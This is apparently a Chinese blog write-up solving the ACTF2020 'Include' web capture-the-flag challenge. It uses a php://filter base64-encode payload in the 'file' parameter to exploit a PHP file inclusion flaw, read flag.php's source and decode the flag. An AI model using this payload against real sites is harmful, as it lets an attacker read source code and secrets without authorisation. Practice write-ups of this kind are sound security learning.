

BUU 【ACTF2020 新生赛】Include 1 解题大致思路

原创

陆北 于 2021-07-14 17:41:13 发布 236 收藏 4

分类专栏: [CTF](#) 文章标签: [web php 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_54786552/article/details/118732644

版权



[CTF 专栏收录该内容](#)

6 篇文章 0 订阅

订阅专栏

1. 首先打开靶场环境 看到链接tips 打开tips



[tips](#)

https://blog.csdn.net/qq_54786552

2. 首先看一下url中有什么东西 看到file 猜测可能是文件包含



Can you find out the flag?

https://blog.csdn.net/qq_54786552

3. 文件包含读取的是他文件里的内容, 要想读取源文件内容, 我们可以用base64编码的方式来读文件 flag.php。


构造:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```


解释一下: url中有? file=flag.php 我们一开始的猜想是文件包含漏洞, 可以用php://filter协议来读取源文件。



url的后缀改为以上代码：



可得到经过base64编码的flag.php的源文件代码：



3.然后我们就可以去度娘上找一下base64解码器，开开心心的解码拿到flag了。

[Base64.us](https://base64.us) Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YTBMMDNmZGMtZDE5MC00MGM2LWJiOTAtYWNkZDc1ODQxYThmfQo=
```

编码 (Encode) 解码 (Decode) ↑ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

编/解码后自动全选

```
<?php
echo "Can you find out the flag?";
//flag{a0f03fdc-d190-40c6-bb90-acdd75841a8f}
```

4.看flag到手了!!! 提交flag就完成了!!!

Ps.为什么我们要看源代码? flag.php中flag的那一行是被“//”注释掉的, 看源码才可得到flag。